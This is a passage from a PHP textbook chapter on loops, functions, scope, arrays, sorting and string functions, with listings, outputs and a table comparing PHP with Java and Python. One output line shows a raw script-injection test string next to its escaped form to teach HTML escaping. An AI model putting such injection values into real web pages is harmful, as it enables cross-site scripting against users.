`break` leaves the loop completely; `continue` abandons the *current* pass and moves to the next. **Figure 3.12** is a small program that uses both and **Figure 3.13** is what it prints.

break_continue.php

```
1  <html>
2      <body>
3          <?php
4              for ($i = 0; $i <= 10; $i++) {
5                  if ($i == 3) {
6                      continue;
7                  }
8                  if ($i == 7) {
9                      break;
10                 }
11                 echo "$i ";
12             }
13         ?>
14     </body>
15 </html>
```

Figure 3.12 `php/classic/break_continue.php`: a `break` and `continue` example. The loop is written to run from 0 to 10, but two statements inside it change that.




Figure 3.13 What **Figure 3.12** prints: `0 1 2 4 5 6`. Three is missing and the sequence stops at six.

Table 3.5 traces `$i` pass by pass.

Table 3.5 The loop of **Figure 3.12** traced by hand. At 3, `continue` jumps past the `echo`; at 7, `break` abandons the loop, so 8, 9 and 10 never happen.

`$i`	`$i == 3?`	`$i == 7?`	What happens	Printed so far
0	no	no	prints `0`	`0`
1	no	no	prints `1`	`0 1`
2	no	no	prints `2`	`0 1 2`
3	**yes**	(not tested)	`continue`: skip to the next pass	`0 1 2`
4	no	no	prints `4`	`0 1 2 4`
5	no	no	prints `5`	`0 1 2 4 5`
6	no	no	prints `6`	`0 1 2 4 5 6`
7	no	**yes**	`break`: leave the loop	`0 1 2 4 5 6`

Note that when `continue` fires, the `$i++` of the `for` header **still runs**, and that at 7 `break` fires before the `echo`, so the output ends at 6.

3.11.2 Every branch and every loop, running

Listing 3.9 collects every form of Sections 3.10 and 3.11 into one file.

Listing 3.9 `04_control_flow.php`: every branching and looping form in one runnable file.

```php
<?php
// 04_control_flow.php — every branch and every loop PHP gives you.

// --- if ----------------------------------------------------------------
$age = 17;
if ($age >= 17) {
    echo "Eligible to apply a driving license!", PHP_EOL;
}

// --- if ... else -------------------------------------------------------
$age = 15;
if ($age >= 17) {
    echo "Eligible to apply a driving license!", PHP_EOL;
} else {
    echo "Sit in the back seat, please!", PHP_EOL;
}

// --- the ternary -------------------------------------------------------
$age = 21;
$status = ($age >= 17) ? "Eligible to apply a driving license!"
                       : "Sit in the back seat, please!";
echo $status, PHP_EOL;

// --- if ... elseif ... else --------------------------------------------
$kilos = 12;
if ($kilos <= 0) {
    $band = "nothing to wash";
} elseif ($kilos < 5) {
    $band = "small load";
} elseif ($kilos < 10) {
    $band = "medium load";
} else {
    $band = "large load";
}
echo "$kilos kg is a $band", PHP_EOL;

// --- if ... endif (the alternative syntax) -----------------------------
$age = 30;
if ($age >= 17) :
    echo "Eligible to apply a driving license!", PHP_EOL;
endif;
```

Listing 3.9 (Continued) *04_control_flow.php: every branching and looping form in one runnable file.*

```
// --- switch ... case ------------------------------------------------
foreach ([88, 90, 92, 98, 95] as $ron) {
    switch ($ron) {
        case 88: echo "RON $ron -> Premium",        PHP_EOL; break;
        case 90: echo "RON $ron -> Pertalite",      PHP_EOL; break;
        case 92: echo "RON $ron -> Pertamax",       PHP_EOL; break;
        case 98: echo "RON $ron -> Pertamax Turbo", PHP_EOL; break;
        default: echo "RON $ron -> unknown fuel",   PHP_EOL;
    }
}

// --- match (PHP 8), switch's strict younger sibling --------------------
$ron = 92;
echo "match: ", match ($ron) {
    88      => "Premium",
    90      => "Pertalite",
    92      => "Pertamax",
    98      => "Pertamax Turbo",
    default => "unknown fuel",
}, PHP_EOL;

// --- for ------------------------------------------------------------
echo "for:      ";
for ($i = 1; $i <= 7; $i++) { echo $i; }
echo PHP_EOL;

// --- while ----------------------------------------------------------
echo "while:    ";
$i = 0;
while ($i <= 7) { echo $i; $i = $i + 1; }
echo PHP_EOL;

// --- do ... while ---------------------------------------------------
echo "do-while: ";
$i = 0;
do { echo $i; $i = $i + 1; } while ($i <= 7);
echo PHP_EOL;

// --- do ... while runs at least once --------------------------------
echo "do-while with a false test: ";
$i = 100;
do { echo $i; } while ($i <= 7);
echo PHP_EOL;
```

Listing 3.9 (Continued) *04_control_flow.php: every branching and looping form in one runnable file.*

```
// --- foreach --------------------------------------------------------
$order = ["service" => "wash-and-fold", "kilos" => 3, "express" => true];
foreach ($order as $field => $value) {
    echo "  $field = ", var_export($value, true), PHP_EOL;
}

// --- break and continue ---------------------------------------------
echo "break/continue: ";
for ($i = 0; $i <= 10; $i++) {
    if ($i == 3) { continue; }
    if ($i == 7) { break; }
    echo "$i ";
}
echo PHP_EOL;
```

```
Eligible to apply a driving license!
Sit in the back seat, please!
Eligible to apply a driving license!
12 kg is a large load
Eligible to apply a driving license!
RON 88 -> Premium
RON 90 -> Pertalite
RON 92 -> Pertamax
RON 98 -> Pertamax Turbo
RON 95 -> unknown fuel
match: Pertamax
for:      1234567
while:    01234567
do-while: 01234567
do-while with a false test: 100
  service = 'wash-and-fold'
  kilos = 3
  express = true
break/continue: 0 1 2 4 5 6
```

The last line is the sequence traced in **Table 3.5**, and `do … while` printed 100 once although its test was false from the start. Java writes the same four loops with the same keywords; its `foreach` is spelled `for (String s : list)`. Python has only `for x in collection` and `while`; it counts with `for i in range(1, 8)` and has no `do … while` at all.

3.12 Functions, Scope, and How Arguments Travel

3.12.1 What a function is

A **function** is a named block of statements you run by writing its name: written once, named for what it does, changed in one place. A function that hands a value back is a *function*; one that only performs an action is, in older vocabulary, a *procedure*. PHP does not distinguish them: a procedure is a function whose `return` you never wrote. **Figure 3.14** and **Figure 3.15** show an example of both kinds, and **Figure 3.16** is its output.

functions.php

```
1  <html>
2      <body>
3          <?php
4              // Function: no parameter
5              function print_odd() {
6                  for ($i = 0; $i < 100; $i++) {
7                      if ($i % 2 == 1) {
8                          echo "$i ";
9                      }
10                 }
11             }
12             // Call the function
13             echo "Call the function print_odd()<br>";
14             print_odd();
15             echo "<br>";
16             echo "<br>";
17             // Function: with the parameter
18             function print_odd2($begin, $end) {
19                 for ($i = $begin; $i < $end; $i++) {
20                     if ($i % 2 == 1) {
21                         echo "$i ";
22                     }
23                 }
24             }
```

Figure 3.14 `php/classic/functions.php`: the first half of the example: `print_odd()` with no parameter, then `print_odd2()` with two.

functions.php

```
25             // Call the function
26             $a = 5;
27             $b = 70;
28             echo "Call the function print_odd() from $a to $b<br>";
29             print_odd2($a, $b);
30             echo "<br>";
31             echo "<br>";
32             // Function: with the return
33             function circleArea($radius) {
34                 return 3.14 * $radius * $radius;
35             }
36             // Call the function
37             $r = 100;
38             echo "The area of a circle with the radius $r = ";
39             echo circleArea($r);
40         ?>
41     </body>
42 </html>
```

Figure 3.15 `php/classic/functions.php`: the second half: calling `print_odd2()` with 5 and 70, then `circleArea()`, a function that *returns* a value rather than printing one.




Figure 3.16 The output of **Figure 3.14** and **Figure 3.15**. The value `31400` was returned by `circleArea(100)`; the calling code printed it.

3.12.2 Declaring, returning, typing

The shape is `function name(parameters) { body; return value; }`. The **parameters** are the names by which the function refers to the values it is given. `return` **stops the function at once**, a function without `return` gives back `null`, and `return` hands the value to the *caller*; it does not print it. **Figure 3.16** shows returning and printing side by side.

Modern PHP lets you state what goes in and what comes out: `function circleArea(float $radius): float`. Put `declare(strict_types=1);` on the first line of a file and PHP *refuses* a wrong type instead of converting it, which turns a silent wrong answer into a loud error (Section 3.23). Parameters may have **default values**, and PHP 8 adds **named arguments** so that a middle parameter can be skipped: with `laundryCost(int $units, int $unitPrice = 8000, int $delivery = 0)`, the call `laundryCost(units: 4, delivery: 10000)` keeps the default price.

3.12.3 Scope: a function cannot see outside itself

A variable of the main script is not visible inside a function. Not hidden, simply not there. There are honest ways around it: **pass it in as a parameter**, which is right almost always; declare `global $x;` inside the function, which works and hides a dependency; or use a **constant**, which ignores scope. A `static` variable inside a function is initialized once and **keeps its value between calls**, but only within one request: when the page finishes, everything goes.

3.12.4 By value and by reference

When you pass a variable, PHP normally passes a **copy of its value**; the function can change its copy and the caller's variable is untouched. This is **passing by value**. Put an ampersand before the parameter, `int &$total`, and the function receives **the variable itself**; its changes are the caller's changes. This is **passing by reference**. Prefer by value: a function that takes copies and returns a result can be read on its own, while `addTipByReference($bill);` gives no hint at the call site that `$bill` is about to change. Note also that **arrays are copied on assignment, objects are not**.

A function may call itself, provided each call is on a smaller problem and one case does not recurse: `factorial(5)` calls `factorial(4)`, down to `factorial(1)`, which returns 1, and the answers multiply back up to $1 \times 2 \times 3 \times 4 \times 5 = 120$. **Listing 3.10** exercises all of it.

Listing 3.10 `05_functions.php`: functions, defaults and named arguments, scope, by value against by reference, `static` and recursion.

```php
<?php
// 05_functions.php — functions, scope, by value and by reference.

// --- A function with no parameter and no return value ------------------
function print_odd(): void {
    for ($i = 0; $i < 20; $i++) {
        if ($i % 2 == 1) { echo "$i "; }
    }
}
echo "Call the function print_odd()", PHP_EOL;
print_odd();
echo PHP_EOL;

// --- The same idea, with parameters ------------------------------------
function print_odd2(int $begin, int $end): void {
    for ($i = $begin; $i < $end; $i++) {
        if ($i % 2 == 1) { echo "$i "; }
    }
}
$a = 5;
$b = 70;
echo "Call the function print_odd2() from $a to $b", PHP_EOL;
print_odd2($a, $b);
echo PHP_EOL;

// --- A function that returns a value -----------------------------------
function circleArea(float $radius): float {
    return 3.14 * $radius * $radius;
}
$r = 100;
echo "The area of a circle with the radius $r = ", circleArea($r), PHP_EOL;

// --- Default arguments and named arguments -----------------------------
function laundryCost(int $units, int $unitPrice = 8000, int $delivery = 0): int {
    return $units * $unitPrice + $delivery;
}
echo "4 kg, defaults      = Rp ", laundryCost(4),                          PHP_EOL;
echo "4 kg, Rp 12000/kg   = Rp ", laundryCost(4, 12000),                   PHP_EOL;
echo "named: delivery fee = Rp ", laundryCost(units: 4, delivery: 10000), PHP_EOL;
```

Listing 3.10 (Continued) *05_functions.php: functions, defaults and named arguments, scope, by value against by reference, static and recursion.*

```
// --- Scope: a function cannot see the outside --------------------------
$outside = "I live in the main script";
function peek(): void {
    echo "  inside the function, \$outside is ",
         isset($outside) ? "visible" : "NOT visible", PHP_EOL;
}
echo "Scope test:", PHP_EOL;
peek();

// --- ... unless you say 'global', or pass it in -------------------------
function peekGlobal(): void {
    global $outside;
    echo "  with 'global': ", $outside, PHP_EOL;
}
peekGlobal();

// --- By value: the caller's variable is untouched ------------------------
function addTipByValue(int $total): int {
    $total = $total + 2000;
    return $total;
}
$bill = 32000;
$new  = addTipByValue($bill);
echo "by value:     caller's \$bill = $bill, returned = $new", PHP_EOL;

// --- By reference: the caller's variable IS changed ----------------------
function addTipByReference(int &$total): void {
    $total = $total + 2000;
}
$bill = 32000;
addTipByReference($bill);
echo "by reference: caller's \$bill = $bill", PHP_EOL;

// --- Static: a variable that survives between calls ----------------------
function ticket(): int {
    static $n = 0;
    $n++;
    return $n;
}
echo "tickets: ", ticket(), " ", ticket(), " ", ticket(), PHP_EOL;
```

Listing 3.10 (Continued) *05_functions.php: functions, defaults and named arguments, scope, by value against by reference, static and recursion.*

```
// --- Recursion -----------------------------------------------------------
function factorial(int $n): int {
    return $n <= 1 ? 1 : $n * factorial($n - 1);
}
echo "factorial(5) = ", factorial(5), PHP_EOL;
```

```
Call the function print_odd()
1 3 5 7 9 11 13 15 17 19
Call the function print_odd2() from 5 to 70
5 7 9 11 13 15 17 19 21 23 25 27 29 31 33 35 37 39 41 43 45 47 49 51 53 55 57 59 61 63 65
67 69
The area of a circle with the radius 100 = 31400
4 kg, defaults      = Rp 32000
4 kg, Rp 12000/kg   = Rp 48000
named: delivery fee = Rp 42000
Scope test:
  inside the function, $outside is NOT visible
  with 'global': I live in the main script
by value:     caller's $bill = 32000, returned = 34000
by reference: caller's $bill = 34000
tickets: 1 2 3
factorial(5) = 120
```

Compare the two `$bill` lines: by value the caller's variable survived, by reference it did not.

3.13 Arrays

3.13.1 What an array really is in PHP

A PHP array is **an ordered map**, and each word matters. A **map** associates keys with values: you look up a key and get its value. **Ordered** means the pairs also keep the order in which they were inserted, and walking the array visits them in that order. So one data structure does two jobs. With integer keys 0, 1, 2 it behaves like the array of Java; with string keys it behaves like Python's `dict` or Java's `LinkedHashMap`. An array whose keys are strings is called an **associative array**, but it is the same type. It may hold values of different types at once, `[1, "two", 3.0, true]`; each value is an **element**, and each key is an integer or a string.

> **DEFINITION.** An **array** in PHP is an ordered collection of key–value pairs, where each key is an integer or a string and each value is anything at all, including another array.

3.13.2 Indexed arrays

Figure 3.17 builds an indexed array two ways, and **Figure 3.18** is its output.

array_indexed.php

```
1  <html>
2      <body>
3          <?php
4              $tropical_fruits = array("durian", "mango", "mangosteen", "pineapple");
5              echo $tropical_fruits[0]; echo "<br>"; // durian
6              echo $tropical_fruits[2]; echo "<br>"; // mangosteen
7              echo $tropical_fruits[3]; echo "<br>"; // pineapple
8              echo "<br>";
9              $myColor = array();
10             $myColor[] = "red";   // index 0
11             $myColor[] = "green"; // index 1
12             $myColor[] = "blue";  // index 2
13             echo $myColor[0]; echo "<br>"; // red
14             echo $myColor[1]; echo "<br>"; // green
15             echo $myColor[2]; echo "<br>"; // blue
16         ?>
17     </body>
18 </html>
```

Figure 3.17 `php/classic/array_indexed.php`: two ways to build an indexed array: all at once with `array(…)`, or starting empty and appending with `[]`. The comments name the index each value lands on.




Figure 3.18 The output of **Figure 3.17**. Only three of the four fruits appear, because the program prints indexes 0, 2 and 3.

`array("durian", "mango", "mangosteen", "pineapple")` numbers the values **from zero**: durian at 0, mango at 1, mangosteen at 2, pineapple at 3. That is why **Figure 3.18** lacks mango: the program asks for `[0]`, `[2]` and `[3]`. The second way starts with `array()` and appends with empty brackets, `$myColor[] = "red";`, which means *put this at the next free integer index*. Since PHP 5.4 `[]` may replace `array()`, and this chapter's own code does so.

> **WARNING.** Counting starts at zero. An array of four elements ends at `[3]`, and asking for `[4]` gives a warning and `null`.

3.13.3 Associative arrays

Figure 3.19 replaces the automatic numbers with keys of its own, and **Figure 3.20** shows the result.

array_assoc.php

```
<html>
    <body>
        <?php
            // Associative array -> unordered index
            $grade = array("Yarik" => 80,
                           "Naya" => 90,
                           "Masha" => 75,
                           "Ivan" => 85);
            echo "Naya's grade: "; echo $grade['Naya']; echo "<br>";   // 90
            echo "Masha's grade: "; echo $grade['Masha']; echo "<br>"; // 75
            echo "<br>";
            $age = array();
            $age["Sergei"] = 18;
            $age["Mishka"] = 17;
            $age["Natasha"] = 19;
            echo "Mishka's age: "; echo $age['Mishka']; echo "<br>";   // 17
            echo "Natasha's age: "; echo $age['Natasha']; echo "<br>"; // 19
        ?>
    </body>
</html>
```

Figure 3.19 `php/classic/array_assoc.php`: an associative array built two ways: `$grade` declared with `=>`, read as *maps to*, and `$age` built one key at a time.

127.0.0.1:8301/classic/array_assoc.php

http://127.0.0.1:8301/classic/array_assoc.php

Naya's grade: 90
Masha's grade: 75

Mishka's age: 17
Natasha's age: 19

Figure 3.20 The output of **Figure 3.19**. Each value was retrieved by name, not by position.

The keys have no sorted order, yet the array keeps insertion order, which makes `foreach` predictable. **Table 3.6** traces the construction pair by pair.

Table 3.6 Building the two associative arrays of **Figure 3.19** by hand. The last column is the order a `foreach` will visit.

Statement	Key inserted	Value	Array afterward
`$grade = array("Yarik" => 80, …)`	`Yarik`	80	`Yarik`=80
(same statement)	`Naya`	90	`Yarik`=80, `Naya`=90
(same statement)	`Masha`	75	`Yarik`=80, `Naya`=90, `Masha`=75
(same statement)	`Ivan`	85	`Yarik`=80, `Naya`=90, `Masha`=75, `Ivan`=85
`$age = array();`	(none)	(none)	(empty)
`$age["Sergei"] = 18;`	`Sergei`	18	`Sergei`=18
`$age["Mishka"] = 17;`	`Mishka`	17	`Sergei`=18, `Mishka`=17
`$age["Natasha"] = 19;`	`Natasha`	19	`Sergei`=18, `Mishka`=17, `Natasha`=19

Four rules about keys save an hour: keys are **unique**, so assigning to an existing key replaces its value; a numeric string key becomes an integer, so `$a["7"]` and `$a[7]` are the same element; `true`,

`false` and `null` become 1, 0 and `""`; and reading a missing key gives a warning and `null`, so use `isset($a['k'])` or `$a['k'] ?? $default`.

3.13.4 Walking an array

Figure 3.21 prints the same array with `for` and with `foreach`, and **Figure 3.22** shows that the two agree.

array_walk.php

```
1  <html>
2      <body>
3          <?php
4              $color = array();
5              $color[] = "red";
6              $color[] = "green";
7              $color[] = "blue";
8              echo "Printing the content of array by using FOR.<br>";
9              FOR ($i = 0; $i < count($color); $i++) {
10                 echo "Do you like <font color=$color[$i]>";
11                 echo $color[$i] . "</font>?<br>";
12             }
13             echo "<br>";
14             echo "Printing the content of array by using FOREACH.<br>";
15             FOREACH ($color as $clr) {
16                 echo "Do you like <font color=$clr>" . $clr . "</font>?<br>";
17             }
18         ?>
19     </body>
20 </html>
```

Figure 3.21 `php/classic/array_walk.php`: the same three-element array printed with `FOR` and an index, then with `FOREACH`. Keywords are case insensitive, which is why the upper-case spellings work.

127.0.0.1:8301/classic/array_walk.php

http://127.0.0.1:8301/classic/array_walk.php

Printing the content of array by using FOR.
Do you like red?
Do you like green?
Do you like blue?

Printing the content of array by using FOREACH.
Do you like red?
Do you like green?
Do you like blue?

Figure 3.22 The output of **Figure 3.21**: identical lines from both loops.

The `for` version must stop *before* `count($color)`; write `<=` and you read past the end. `foreach` cannot make that mistake. **Use `foreach` for arrays and `for` for numbers.**

For an associative array you want the key too. **Figure 3.23** shows the modern `foreach ($grade as $name => $grd)` and a `while` loop that walks the array's internal pointer; **Figure 3.24** is the output.

array_keys.php

```
1  <html>
2      <body>
3          <?php
4              // Associative array -> unordered index
5              $grade = array("Yarik" => 80,
6                             "Naya" => 90,
7                             "Masha" => 75,
8                             "Ivan" => 85);
9              echo "Printing the content of array by using FOREACH<br>";
10             foreach ($grade as $name => $grd) {
11                 echo "Grade of $name = $grd<br>";
12             }
13             echo "<br>";
14             echo "Printing the content of array by using WHILE, KEY & NEXT<br>";
15             reset($grade);
16             while (($name = key($grade)) !== null) {
17                 $grd = current($grade);
18                 echo "Grade of $name = $grd<br>";
19                 next($grade);
20             }
21         ?>
22     </body>
23 </html>
```

Figure 3.23 `php/classic/array_keys.php`: two ways of walking an associative array: `foreach` with `$name => $grd`, and a `while` loop over the array's internal pointer with `key()`, `current()` and `next()`.

127.0.0.1:8301/classic/array_keys.php

http://127.0.0.1:8301/classic/array_keys.php

Printing the content of array by using FOREACH
Grade of Yarik = 80
Grade of Naya = 90
Grade of Masha = 75
Grade of Ivan = 85

Printing the content of array by using WHILE, KEY & NEXT
Grade of Yarik = 80
Grade of Naya = 90
Grade of Masha = 75
Grade of Ivan = 85

Figure 3.24 The output of **Figure 3.23**: the same four grades in insertion order from both loops.

Older books write that `while` loop as `while (list($name, $grd) = each($grade))`. **`each()` was deprecated in PHP 7.2 and removed in PHP 8**; code that uses it now stops with a fatal error. You still meet it in maintenance work, so recognize it and replace it with the internal-pointer functions of **Figure 3.23**: `reset()`, then `key()`, `current()` and `next()`. The same loop is in `06_arrays.php`, the runnable version of this section, and prints the same four lines. In practice you will write `foreach`.

3.13.5 Seeing inside an array

`echo $color;` prints only the word `Array`. To see the structure, use `print_r()`, as in **Figure 3.25**, with the output in **Figure 3.26**.

print_r.php

```
<html>
    <body>
        <?php
            // Print out the array's structure
            $color = array("red", "blue", "green");
            $age = array("Sergei" => 18,
                         "Mishka" => 17,
                         "Natasha" => 19);
            echo "<pre>";
            print_r($color);
            echo "<br>";
            print_r($age);
            echo "</pre>";
        ?>
    </body>
</html>
```

Figure 3.25 `php/classic/print_r.php`: printing an array's structure with `print_r()`. The `<pre>` tags keep the line breaks that `print_r()` produces; without them the browser would collapse everything onto one line.

127.0.0.1:8301/classic/print_r.php

http://127.0.0.1:8301/classic/print_r.php

```
Array
(
    [0] => red
    [1] => blue
    [2] => green
)

Array
(
    [Sergei] => 18
    [Mishka] => 17
    [Natasha] => 19
)
```

Figure 3.26 The output of **Figure 3.25**: every key and value, the indexed array first and the associative array second.

Each pair prints as `[key] => value`. `var_dump()` adds the type and length of every value, which is what you want when asking "why is this comparison false?", and `var_export()` prints valid PHP source, which is why this chapter's programs show a Boolean as `true` rather than `1`.

3.13.6 Sorting

Figure 3.27 sorts an associative array, and **Figure 3.28** teaches a lesson that costs beginners real data.

sorting.php

```
1  <html>
2      <body>
3          <?php
4              // Sorting array
5              $grade = array("Yarik" => 80,
6                             "Naya" => 90,
7                             "Masha" => 75,
8                             "Ivan" => 85,
9                             "Sasha" => 65);
10             echo "<b>The array before sorting</b>";
11             echo "<pre>";
12             print_r($grade);
13             echo "</pre>";
14             // Sort
15             sort($grade);
16             echo "<b>The array after sorting by sort()</b>";
17             echo "<pre>";
18             print_r($grade);
19             echo "</pre>";
20             // Reverse sorting
21             rsort($grade);
22             echo "<b>The array after sorting by rsort()</b>";
23             echo "<pre>";
24             print_r($grade);
25             echo "</pre>";
26         ?>
27     </body>
28 </html>
```

Figure 3.27 `php/classic/sorting.php`: sorting an associative array with `sort()` and then `rsort()`, printing the structure before and after each step.

127.0.0.1:8301/classic/sorting.php

http://127.0.0.1:8301/classic/sorting.php

The array before sorting

```
Array
(
    [Yarik] => 80
    [Naya] => 90
    [Masha] => 75
    [Ivan] => 85
    [Sasha] => 65
)
```

The array after sorting by sort()

```
Array
(
    [0] => 65
    [1] => 75
    [2] => 80
    [3] => 85
    [4] => 90
)
```

The array after sorting by rsort()

```
Array
(
    [0] => 90
    [1] => 85
    [2] => 80
    [3] => 75
    [4] => 65
)
```

Figure 3.28 The output of **Figure 3.27**. Before sorting the keys are names; after `sort()` they are 0 to 4. The names are gone.

Before the sort the array is `Yarik => 80, Naya => 90, Masha => 75, Ivan => 85, Sasha => 65`; after `sort()` it is `0 => 65, 1 => 75, …`. The grades are in order and **every name has been destroyed**. `sort()` sorts values and renumbers from zero: right for a list, catastrophic for a map. The family in **Table 3.7** exists so that you can say which you meant.

Table 3.7 The sorting family. The letter before `sort` tells the story: `a` for associative (keys kept), `k` for key, `r` for reverse, `u` for user-defined.

Function	Sorts by	Order	Keys
`sort()` / `rsort()`	value	ascending / descending	**discarded**, renumbered from 0
`asort()` / `arsort()`	value	ascending / descending	preserved
`ksort()` / `krsort()`	key	ascending / descending	preserved
`usort()` / `uasort()`	your function	your rule	discarded / preserved

If the keys mean something, never call `sort()`. The tail of the real output of `06_arrays.php` shows `asort()` and `ksort()` keeping the names, followed by the array functions of **Table 3.8** applied to three Laundry prices:

```
Array
(
    [Sasha] => 65
    [Masha] => 75
    [Yarik] => 80
    [Ivan] => 85
    [Naya] => 90
)
ksort() — by key
Array
(
    [Ivan] => 85
    [Masha] => 75
    [Naya] => 90
    [Sasha] => 65
    [Yarik] => 80
)
count      = 3
array_sum  = 79000
max        = 65000
keys       = S0001, S0003, S0005
values     = 8000, 6000, 65000
has S0003? = true
has 65000? = true
key of 6000= S0003
```

Table 3.8 The array functions used in this chapter's Laundry code. For a key whose value is `null`, `array_key_exists()` says true and `isset()` says false.

Function	What it gives you
`count($a)`	how many elements
`array_sum($a)`	the total of the values
`max($a)` / `min($a)`	the largest / smallest value
`array_keys($a)` / `array_values($a)`	just the keys / just the values, renumbered
`in_array($v, $a)`	true if the **value** is present
`array_search($v, $a)`	the key where that value sits, or `false`
`array_key_exists($k, $a)`	true if the **key** is present, even if its value is `null`
`isset($a[$k])`	true if the key is present **and** its value is not `null`
`implode($glue, $a)` / `explode($sep, $s)`	join values into a string / cut a string into an array
`array_filter($a, $fn)` / `array_column($rows, $c)`	keep the elements that pass a test / pull one column from rows

3.14 Strings

Nearly everything a web program handles is a string, from the name typed in a box to the HTML sent back.

Inside **double** quotes PHP substitutes variables, which is called **interpolation**, and honors escapes such as `\n`, `\t`, `\"` and `\$`. Inside **single** quotes nothing is substituted and only `\'` and `\\` are escapes. When a variable name is not clearly delimited, wrap it in braces: `"{$name}'s laundry"`. For many lines there is **heredoc**, `<<<TXT … TXT;`, which interpolates, and **nowdoc**, `<<<'TXT'`, which does not. **Table 3.9** lists the functions you will use every day; all are exercised by `07_strings.php`.

Table 3.9 The string functions used in this book. `strpos()` returning `false` rather than `-1` when the needle is absent is the source of a classic bug.

Function	Does
`strlen($s)` / `mb_strlen($s)`	length in bytes / in characters (use this one for any language but English)
`trim($s)`	removes whitespace from both ends
`strtoupper($s)` / `strtolower($s)` / `ucwords($s)`	changes case
`strpos($h, $n)` / `stripos($h, $n)`	position of `$n` in `$h`, or `false` (`stripos` ignores case)
`str_contains($h, $n)` / `str_starts_with($h, $n)`	true or false (PHP 8)
`substr($s, $from, $len)`	a piece of a string; a negative `$from` counts from the end
`str_replace($a, $b, $s)`	every `$a` in `$s` becomes `$b`
`number_format($n, $d, $dp, $ts)`	groups digits: `number_format(24500, 0, ',', '.')` is `24.500`
`printf()` / `sprintf()` / `str_pad()`	formats with `%s`, `%d`, `%.1f`; pads to a width
`htmlspecialchars($s, …)`	escapes for HTML (Section 3.19)

The second half of the real output of `07_strings.php`:

```
strtolower       = profitina laundry
ucfirst          = Wash and fold
ucwords          = Wash And Fold
strpos 'Laundry' = 10
strpos 'Jakarta' = false
str_contains     = true
str_starts_with  = true
substr(0, 9)     = Profitina
substr(-8)       = Surabaya
str_replace      = Profitina Laundry, Malang
Array
(
    [0] => Profitina Laundry
    [1] => Surabaya
)
implode          = Profitina Laundry / Surabaya
number_format    = Rp 24.500
printf           = Sri owes Rp 24.500 for 3.5 kg
sprintf padded   = [Sri         | 24500]
str_pad          = [00000ORD-7]
str_repeat       = --------------------
raw              = <script>alert("xss")</script>
htmlspecialchars = &lt;script&gt;alert(&quot;xss&quot;)&lt;/script&gt;
```

> **WARNING.** A match at the very start of a string is position **0**, which is falsy. So `if (strpos($s, $n))` is false both when the needle is absent and when it comes first. Write `if (strpos($s, $n) !== false)`, or use `str_contains()`, which returns a real Boolean. Java's `indexOf()` and Python's `find()` return `-1` instead, and so do not have this trap.

The `number_format($total, 0, ',', '.')` line matters for every page that follows: Indonesian writes a dot between thousands and a comma before decimals, the opposite of English, and those two arguments say so. The last two lines of the output are Section 3.19 in miniature: the same text, raw and escaped.

3.15 The Same Ideas in Java and Python

Sections 3.5 to 3.14 were PHP, with a sentence on Java and Python at the end of each. **Table 3.10** gathers those sentences into one table, and the two programs after it run them.

Table 3.10 The ideas of Sections 3.5 to 3.14 in the three languages.

Idea	PHP	Java	Python
Declare a variable	`$units = 4;`	`int units = 4;` or `var units = 4;`	`units = 4`
Type of a variable	follows its value	fixed when declared	follows its value
`"10"` and `5`	`+` gives 15, `.` gives `"105"`	`+` gives `"105"`	`+` raises `TypeError`
Strict equality	`===`	`.equals()` for objects	`==` (no juggling)
Whole-number division	`intdiv(17, 5)`	`17 / 5`	`17 // 5`
Associative array	`["S0001" => 8000]`	`LinkedHashMap<String, Integer>`	`{"S0001": 8000}`
Sort by value, keep keys	`asort()`	sort the entries of the map	`sorted(d.items(), key=…)`
Default argument	`$unitPrice = 8000`	overloaded methods	`unit_price=8000`
Named argument	`laundryCost(units: 4, delivery: 10000)`	(none)	`laundry_cost(4, delivery=10000)`
Not found in a string	`strpos()` gives `false`	`indexOf()` gives `-1`	`find()` gives `-1`
Escape for HTML	`htmlspecialchars()`	write it yourself (Section 3.17)	`html.escape()`, or Jinja does it

Listing 3.11 is the Java side. It is a single file, so `java LanguageTour.java` compiles and runs it in one step.

Listing 3.11 `LanguageTour.java`: types, conversion, equality, strings, maps and functions in Java.

```java
import java.util.ArrayList;
import java.util.Arrays;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Locale;
import java.util.Map;
import java.util.TreeMap;
import java.util.stream.Collectors;

/** LanguageTour.java — the PHP ideas of Sections 3.5 to 3.14, said in Java.
 *  Run it in one step:  java LanguageTour.java */
public class LanguageTour {

    // Java has no default parameter values: overloads play that part.
    static int laundryCost(int units) {
        return laundryCost(units, 8000, 0);
    }

    static int laundryCost(int units, int unitPrice) {
        return laundryCost(units, unitPrice, 0);
    }

    static int laundryCost(int units, int unitPrice, int delivery) {
        return units * unitPrice + delivery;
    }

    static void addTip(int total) {
        total = total + 2000;                  // changes this method's copy only
    }

    static void addItem(List<String> basket) {
        basket.add("S0003");                   // a copy of the REFERENCE: the same list
    }

    public static void main(String[] args) {
        // --- Every variable has a declared type, fixed for life -------------------
        String name = "Sri";
